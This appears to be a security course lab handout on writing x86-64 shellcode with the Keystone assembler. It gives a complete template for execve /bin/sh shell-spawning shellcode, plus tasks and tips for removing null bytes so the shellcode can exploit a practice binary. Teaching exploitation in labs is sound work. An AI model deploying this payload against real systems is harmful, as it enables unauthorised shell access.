Lab 4

Generating own shellcode, nullbytes challenge


Goal of this lab is to familiarize you with building shellcode and getting rid of these pesky nullbytes.

Brief Intro

As shown in the slides, shellcode is nothing different from assembly translated to machine code. In this lab you'll use exploit from previous one and modifying or building your shellcode from scratch as desired.

Lab

There is a template for using keystone engine in the folder "3. Shellcoding". It is already pre-populated with basic shell-spawning shellcode from the slides. To modify the generated shellcode, simply modify the CODE string:



```
from keystone import *

CODE = """

start:
    PUSH 0x3B
    POP RAX
    MOV RBX, 0x0068732f6e69622f
    PUSH RBX
    MOV RDI, RSP
    XOR RSI, RSI
    XOR RDX, RDX
    SYSCALL

"""

ks = Ks(KS_ARCH_X86, KS_MODE_64)
encoding, count = ks.asm(CODE)
instructions = ""
for dec in encoding:
    instructions += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print('Opcodes = ("' + instructions + '")')
```

Tasks

1. Read and understand the shellcode provided
2. Substitute generated shellcode in your previous solutions. Does it work?
3. There is another binary in this folder with very similar vulnerability. However, this time, it will break on nullbytes. This means you have to modify your shellcode in such way, it does not contain a single nullbyte. Can you exploit it?
    a. The exploitation template is provided in 1.solve.py file, all you need to do is plug a null-byte-less shellcode
    b. You will need to get creative! Here are some tips:
        i. You don't have to terminate your string with null if null will be there already
        ii. Try different register lengths – MOV AL, 0x1 and MOV RAX, 0x1 are totally different due to argument sizes!
        iii. Inspect EVERY instruction in your shellcode and work with them one at a time, you can use this: https://defuse.ca/online-x86-assembler.htm